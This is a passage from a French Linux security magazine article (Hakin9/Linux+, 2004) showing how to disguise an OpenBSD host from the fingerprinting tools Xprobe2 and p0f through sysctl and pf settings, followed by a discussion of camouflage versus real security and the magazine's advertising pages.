Le système a été reconnu comme OpenBSD avec le navigateur Opera qui envoie les paquets TCP avec la taille de la fenêtre augmentée. Mais la modification de la taille de la fenêtre ne suffit pas pour tromper *Xprobe2* et *p0f*. Essayons alors d'appliquer une méthode sûre, c'est-à-dire la modification de la valeur du paramètre TTL. Elle est stockée (comme dans FreeBSD) dans la variable `net.inet.ip.ttl` :

```
# sysctl -w net.inet.ip.ttl=128
  net.inet.ip.ttl: 64 -> 128
```

Voyons le résultat présenté par *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 61%)
```

Le résultat est toujours proche de la vérité. Analysons le comportement de *p0f* :

```
10.0.0.224:6368 - UNKNOWN
[65535:128:1:64:M1460,N,N,S,N,
 W0,N,N,T:.:?:?]
[high throughput] (up: 4679 hrs)
```

Le système n'a pas été reconnu. Par contre, si les algorithmes de la logique floue sont activés (option `-F`), *p0f* reconnaît le système comme :

```
10.0.0.224:34803
- NetCache 5.3-5.5
[high throughput]
[FUZZY] (up: 4679 hrs)
```

La combinaison de la taille modifiée de la fenêtre et de la valeur TTL suffit alors pour duper *p0f*. Il ne nous reste qu'à tromper *Xprobe2*. Nous essayons de le faire par les biais de la méthode précédente – en désactivant les options TCP de dimensionnement de la fenêtre

et de l'horodateur. De même que dans FreeBSD, nous les désactivons en fixant la valeur de la variable `net.inet.tcp.rfc1323` à zéro :

```
# sysctl -w net.inet.tcp.rfc1323=0
  net.inet.tcp.rfc1323: 1 -> 0
```

Après cette modification, le résultat affiché par *Xprobe2* est le suivant :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "FreeBSD 3.1"
    (Guess probability: 58%)
```

OpenBSD a été identifié comme son cousin plus âgé, FreeBSD. De même *Xprobe2* a considéré ce résultat comme probable (58%). Par contre *p0f* a présenté le résultat suivant :

```
10.0.0.224:33538
- Windows 2000 SP4,
XP SP1 [high throughput]
```

L'activation de cette option s'est avérée être, une fois encore, la méthode très efficace pour se dissimuler. Puisque nous ne voulons que tromper *Xprobe2*, nous pouvons appliquer une méthode alternative, déjà testée d'ailleurs sous FreeBSD, qui consiste à activer la réponse au message ICMP demandant le masque d'adresse (c'est l'un des tests effectués par *Xprobe2*) :

```
# sysctl -w net.inet.icmp.maskrepl=1
  net.inet.icmp.maskrepl: 0 -> 1
```

Nous devons alors ajouter deux nouvelles règles au pare-feu, afin de laisser une porte pour les demandes de masque entrantes et pour les réponses renvoyées. Au fichier `pf.conf` nous ajoutons les notations suivantes :

```
pass in quick proto icmp \
  from any to 10.0.0.224 \
  icmp-type maskreq
pass out quick proto icmp \
  from 10.0.0.224 to any \
  icmp-type maskrep
```

Après cette modification, *Xprobe2* reconnaît le système comme :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "HP UX 11.0"
    (Guess probability: 61%)
```

Conclusion

Nos tests ont démontré que pour dissimuler le système, nous n'avons pas besoin d'outils avancés – dans la plupart des cas, il est possible d'empêcher efficacement l'identification du système à l'aide des mécanismes disponibles dans le système en question.

Mais toutes les manipulations de la pile TCP/IP doivent être effectuées avec précaution. Bien que le système d'exploitation permette de manipuler assez librement les paramètres de la pile, cela ne signifie pas que chaque modification sera favorable. Par exemple, dans certaines situations, si l'on définie une taille de la fenêtre TCP trop petite ou si l'on désactive l'option RFC 1323, les performances du réseau peuvent être réduites. Certaines modifications peuvent avoir de l'impact sur la sécurité du système, par exemple, la modification du générateur des numéros de séquence dans *IP Personality*.

Efficacité du camouflage

Le camouflage est considéré comme efficace seulement si les résultats retournés par les programmes de reconnaissance n'affichent pas les véritables noms des systèmes (éventuellement, si ce nom apparaît, il ne doit être qu'une possibilités parmi plusieurs autres). Simuler une autre édition ou une autre version du même système n'a pas de sens parce qu'un tel comportement, au lieu de tromper l'intrus, peut attirer son attention.

Supposons que nous administrons un serveur avec Linux 2.4.22 installé. Pour des questions de sécurité, nous avons lancé un pare-feu et pour tromper les espions-amateurs, nous avons changé la valeur TTL en 128. Un pirate adolescent s'est procuré un nouvel exploit pour Linux 2.4.22. À l'aide de *Xprobe2*, il cherche des victimes potentielles et il tombe sur notre système. Comme vous avons pu voir, *Xprobe2* le reconnaît comme Linux 2.4.6. Le pirate est très content parce qu'il espère pouvoir lancer non seulement le nouvel exploit, mais aussi d'autres, un peu plus anciens. Nous avons atteint un but tout à fait différent : au lieu de détourner l'attention de l'intrus, nous sommes devenu plus intéressants pour lui.

Camouflage et sécurité réelle

Comme l'avait constaté l'auteur de l'article *Reconnaissance des systèmes distants – revue des méthodes* dans Hakin9 2/2004, la dissimulation du système n'est pas une méthode pour améliorer la sécurité. Le camouflage peut protéger le système contre l'intérêt de la part de l'intrus.

D'autre part, toutes les méthodes de dissimulation d'information sur le système face à un intrus peuvent lui servir. ■

Sur le réseau

- *Nmap – http://www.insecure.org/nmap/index.html*
- *Xprobe2 – http://sys-security.com/html/projects/X.html*
- *p0f – http://lcamtuf.coredump.cx/p0f/p0f.shtml*
- *IP Personality – http://ippersonality.sourceforge.net/index.html*
- *Stealth patch – http://www.innu.org/~sean/*
- RFC 1323 – *http://www.ietf.org/rfc/rfc1323.txt*
- *Know Your Enemy: Passive Fingerprinting – http://project.honeynet.org/papers/finger/*

2xDVD DVD A : Debian 3.0r2 DVD – distribution Linux culte, version stable officielle
DVD B : Gentoo 2004.1 DVD · NVIDIA 1.0-6106 et ATI 3.9.0 · SuperKaramba 0.34

DVDs OFFERTS


LINUX+ DVD

LINUX+ DVD 3/2004 — Prix 8,50 € — N° 3/2004 (2) — ISSN 1753-4321 — Bimestriel — Septembre/Octobre 2004 — Imprimé en Pologne/Printed in Poland

LINUX+ Live DVD
Logiciels décrits dans les articles

Multimédias

STUDIO D'ENREGISTREMENT AUDIO sous Linux



DOM : 8,50 € - BEL : 9,40 € - CH : 14 FS - CAN : 14,25 $ CAD - MAR : 85 MAD

L 19525 - 2 - F: 8,50 € - RD

POUR LES DÉBUTANTS

Premiers pas avec Blender

Vous êtes fasciné par les graphismes 3D et vous souhaitez construire votre propre univers virtuel ? Suivez le guide !

Gentoo 2004.1 DVD

une distribution Linux très efficace et configurable qui gagne de plus en plus en popularité
installation depuis des paquetages binaires ou sources

En exclusivité pour nos lecteurs

Gérer l'énergie sous Linux

faire hiberner l'ordinateur avec ACPI

Créer un afficheur de fichiers graphiques

utilisation du tampon graphique (FB)

Entretien avec le fondateur de Blender Foundation et le président d'Open Source Initiative

Ton Roosendaal et Eric S. Raymond répondent à nos questions

www.ipmagazine.org

Magazine unique sur Linux avec 2 DVDs !

php solutions

WYDAWNICTWO Software

www.phpsolmag.org

Tout ce dont vous aurez besoin pour créer votre site Web !